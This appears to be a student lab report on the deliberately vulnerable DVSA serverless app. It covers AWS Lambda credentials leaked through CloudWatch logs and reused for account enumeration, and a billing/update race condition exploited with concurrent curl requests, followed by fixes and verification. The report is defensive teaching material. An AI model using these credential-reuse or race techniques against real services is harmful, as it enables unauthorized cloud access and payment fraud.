
The vulnerability exists because the Lambda execution role violates the principle of least privilege. In particular, the role included unnecessary DynamoDB permissions that were not required for simple receipt-email processing. The issue became more dangerous when environment variables were printed into CloudWatch logs, exposing temporary AWS credentials associated with the function. As a result, a flaw in one function could potentially lead to broader AWS access than intended.





Part 3) Environment and Setup

DVSA was deployed in the **us-east-1** region in a controlled non-production AWS account. Two test users were created in the application and sample orders were placed to generate normal application data. The vulnerable function used in this lesson was **DVSA-SEND-RECEIPT-EMAIL**, and its trigger path involved the receipts S3 bucket. A controlled S3 object upload was used to invoke the function and observe its behavior through CloudWatch logs.




Part 4) Reproduction Steps

First, the execution role attached to the function was inspected and its policies were reviewed. Then, the function code in **send_receipt_email.py** was modified to print environment variables using **print(dict(os.environ))**. After deploying the modified function, a dummy file was uploaded to the receipts bucket in order to trigger the Lambda execution. CloudWatch logs were then inspected, and the runtime environment output showed sensitive values such as temporary AWS credentials. This confirmed that the function leaked sensitive information through logs. In addition, inspection of the role policies showed that the function had broader DynamoDB permissions than needed, which made the weakness more severe.


Part 5) Evidence and Proof


The proof for this lesson came from multiple sources. First, the execution role attached to **DVSA-SEND-RECEIPT-EMAIL** showed that the function had several policies, including a policy with overly broad DynamoDB permissions. Second, the modified **send_receipt_email.py** code printed environment variables to CloudWatch logs. After triggering the function through the receipts S3 bucket, the CloudWatch output showed sensitive runtime values, including temporary AWS credentials such as **AWS_ACCESS_KEY_ID**, **AWS_SECRET_ACCESS_KEY**, and **AWS_SESSION_TOKEN**. This demonstrated that the function leaked sensitive information through logs. The role inspection and policy contents also showed that the function had broader DynamoDB access than required for receipt processing, which increased the severity of the issue.


While the original analysis began with the DVSA-SEND-RECEIPT-EMAIL function and its overbroad permissions, the full-chain credential exfiltration was reproduced through the vulnerable Order Manager path, which demonstrated the same over-privilege impact at the application level by allowing stolen temporary credentials to be reused against unrelated AWS resources.



To demonstrate the full impact of the over-privileged role, the exfiltrated STS credentials (**AccessKeyId**, **SecretKey**, and **SessionToken**) were configured in a local **CloudShell** environment. By hijacking the Lambda's identity, it was possible to perform unauthorized actions that a receipt-processing function should never be allowed to do, such as listing all other Lambda functions in the account. This confirmed the 'full chain' exploit from initial leak to account-wide infrastructure enumeration.


AWS_ACCESS_KEY_ID
CloudWatch
Log events
IDENTITY_LEAK
Actions
Start tailing
Create metric filter
Timestamp
Message
Logs
Log Management
Log Analytics
Log Anomalies
Live Tail
Logs Insights
Contributor Insights
Metrics
Network Monitoring
Setup
Application Signals (APM)
Infrastructure Monitoring
GenAI Observability
AI Operations


Console Home
Reset to default layout
+ Add widgets
Recently visited
CloudShell
Serverless Application Repository
CloudWatch
CloudFormation
Applications (0)
Create application
Region: US East (N. Virginia)
Select Region
us-east-1 (Current Region)
Find applications
CloudShell
Actions
us-east-1
$ export AWS_DEFAULT_REGION="us-east-1"
$ aws sts get-caller-identity
"Arn": "arn:aws:sts::
assumed-role/serverlessrepo-OWASP-DVSA-OrderManagerFunctionRole-w3AkOCkK7HDm/DVSA-ORDER-MANAGER"





Part 6) Fix Strategy / Probable Mitigation

The remediation had two main parts. First, the unsafe logging statement **print(dict(os.environ))** was removed from the Lambda code to stop exposing environment variables in CloudWatch logs. Second, the execution role was reduced to least privilege by modifying **SendReceiptFunctionRolePolicy2** and removing unnecessary DynamoDB actions such as scanning, querying, and broad data modification actions. After the fix, the function retained only the minimum permissions needed for its intended receipt-processing behavior.

Part 7) Code / Config Changes


Two changes were applied during remediation. First, the temporary debugging statement **print(dict(os.environ))** was removed from **send_receipt_email.py** so that runtime environment variables would no longer be exposed in CloudWatch logs. Second, the IAM policy **SendReceiptFunctionRolePolicy2** was modified to reduce permissions to least privilege. Before the fix, the policy allowed broad DynamoDB actions such as **Scan**, **Query**, **PutItem**, **DeleteItem**, **UpdateItem**, **BatchWriteItem**, **BatchGetItem**, **DescribeTable**, and **ConditionCheckItem**. After remediation, the policy was reduced so that unnecessary DynamoDB actions were no longer allowed. This limited the function to only the permissions needed for its intended behavior.






Part 8) Verification After Fix

After applying the fix, the function was deployed again and the same S3-trigger method was repeated. CloudWatch logs were checked to verify that sensitive values such as **AWS_ACCESS_KEY_ID** and **AWS_SECRET_ACCESS_KEY** no longer appeared in the log output. Then, IAM Policy Simulator was used to test **dynamodb:Scan** after the policy change, and the result showed that **dynamodb:Scan was denied**. This confirmed that the excessive privilege had been removed and that the sensitive logging issue was also fixed.





Part 9) Structured Operation and Security Analysis

Intended Logic and Security Rule(s):

The **DVSA-SEND-RECEIPT-EMAIL** Lambda function is intended to process receipt-related events only. It should access only the minimum AWS resources required for receipt handling, and it should never expose runtime secrets or credentials in logs. Its execution role should follow the principle of least privilege and should not permit unrelated DynamoDB enumeration or broad backend data access.

Evidence Sources and Behavior Trace:

The analysis relied on the Lambda execution role policies, the **send_receipt_email.py** function code, the CloudWatch log output after the S3 trigger, and the IAM Policy Simulator results before and after the fix. The S3 upload triggered the Lambda, the function executed, and CloudWatch logs showed that sensitive environment variables were exposed when debugging output was added.

Normal vs. Exploit Behavior:

Under normal behavior, the function should process receipt events without disclosing credentials and without possessing unnecessary database permissions. Under exploit conditions, the function leaked temporary AWS credentials into CloudWatch logs, and its execution role had broader DynamoDB permissions than required, increasing the blast radius if the function were abused.

Why This Is a Security Deviation / Fix / Verification:

This is a security deviation because a receipt-processing Lambda function should not expose runtime credentials and should not have excessive database permissions unrelated to its task. The fix removed unsafe credential logging and reduced **SendReceiptFunctionRolePolicy2** to least privilege. Verification showed that sensitive AWS credential fields no longer appeared in CloudWatch logs and that **dynamodb:Scan** was denied after the policy update.

Part 10) Takeaway / Lessons Learned

This lesson shows that serverless security is not only about preventing code flaws, but also about correctly limiting IAM permissions and avoiding unsafe logging practices. Even a small debugging change can become dangerous if it exposes credentials in logs. Applying least privilege and reviewing what a function really needs are essential to reducing risk in AWS serverless applications.

Lesson #8: Logic Vulnerabilities

Part 1) Goal and Vulnerability Summary

This lesson demonstrates a **logic vulnerability (race condition)** in the order-processing workflow of the DVSA application. The issue occurs in the backend **AWS Lambda function** that handles billing and order updates through **API Gateway**, with data stored in **DynamoDB**. The vulnerability allows an attacker to manipulate the

order quantity after initiating payment, resulting in receiving more items than actually paid for. The security impact is a **financial loss and inconsistent application state**, caused by a lack of proper synchronization and workflow validation between billing and update operations.

Part 2) Why This Works / Root Cause

This vulnerability exists because the application does not enforce proper **workflow sequencing and state validation**. The system allows order updates to be processed even after a billing request has started. There is no mechanism to lock the order, validate its state, or ensure atomic execution of operations. As a result, concurrent requests can modify the order during payment processing, leading to inconsistent data. The root cause is a **business logic flaw** due to missing synchronization and lack of transaction control.

Part 3) Environment and Setup

The vulnerability was tested using the deployed DVSA application hosted at:

- **DVSA URL:** http://dvsa-website-test-382764425967-us-east-1.s3-website.us-east-1.amazonaws.com/
- **AWS Services involved:**
    - Amazon API Gateway (handles incoming requests)

- AWS Lambda (processes billing and order updates)
- Amazon DynamoDB (stores order data in DVSA-ORDERS-DB)

- **Tools used:**
  - Browser DevTools (to inspect network requests)
  - curl (to send concurrent API requests)
  - AWS Console (to verify data in DynamoDB)
- **Test context:**
  - A normal user account was used
  - An order was created with quantity = 1 before exploitation

Only the above components were used to reproduce and verify the vulnerability.

Part 4) Reproduction Steps

1- Open the DVSA website and log in using a valid user account.
2- Add a product to the cart with Quantity = **1** and proceed to checkout but do not finalize yet.
3- Open Browser DevTools → Network tab and perform a normal checkout ounce to capture billing request and order update request.
4- Copy both requests using “Copy as cURL”
5- Prepare two requests: update request and billing request.

6- Both requests were executed concurrently using background execution and curl billing_request & sleep 0.05:

curl update_request &

curl billing_request &

sleep 0.05

curl update_request &


7- Verify results by navigating to AWS Console → DynamoDB → DVSA-ORDERS-DB

8- Open the latest order record and Inspect the itemList and totalAmount fields

9- Observe the Inconsistent State

10- The final order shows: Item quantity = **10** and Total amount = **33**

Part 5) Evidence and Proof



```
curl -s "$API" -H "content-type: application/json" -H
"authorization: $TOKEN" \
--data-raw "{\"action\":\"billing\",\"order-
id\":\"$ORDER_ID\",\"data\":{\"ccn\":\"424242424242424
2\",\"exp\":\"12/26\",\"cvv\":\"123\"}}" &

sleep 0.3 && curl -s "$API" -H "content-type:
application/json" -H "authorization: $TOKEN" \
--data-raw "{\"action\":\"update\",\"order-
id\":\"$ORDER_ID\",\"items\":{\"1013\":10}}" &

wait
```

In the first screenshot, two concurrent API requests were executed:

- A **billing request** to process payment
- An **update request** to modify the order quantity

The responses confirmed that both operations were accepted:

```
{"status":"ok","msg":"cart updated"}
{"status":"ok","amount":33,"token":"..."}
```

This indicates that:

- The system processed both requests successfully
- No validation or restriction prevented concurrent execution

The DynamoDB screenshot shows:

- The expanded itemList containing quantity = 10
- The totalAmount field remaining at 33

This visual evidence confirms that the system stored an inconsistent order state.

Part 6) Fix Strategy / Probable Mitigation

To mitigate this logic vulnerability, the fix must be applied in the backend AWS Lambda function responsible for handling billing and order updates, as well as in the workflow validation logic of the application.

The main issue is that the system allows order updates during the billing process without enforcing any state validation or synchronization. To address this, the application must implement strict workflow control and state-based validation.

First, the system should enforce that once a billing request begins, the order is marked as locked or in-progress, preventing any further modifications. This can be done by introducing an order status field (e.g., PENDING, PROCESSING, PAID) and validating this status before allowing updates.

Second, the application should ensure atomic operations when processing billing and updates. This can be achieved using conditional updates in DynamoDB or transactional APIs to guarantee that order updates only occur when the order is in a valid state.

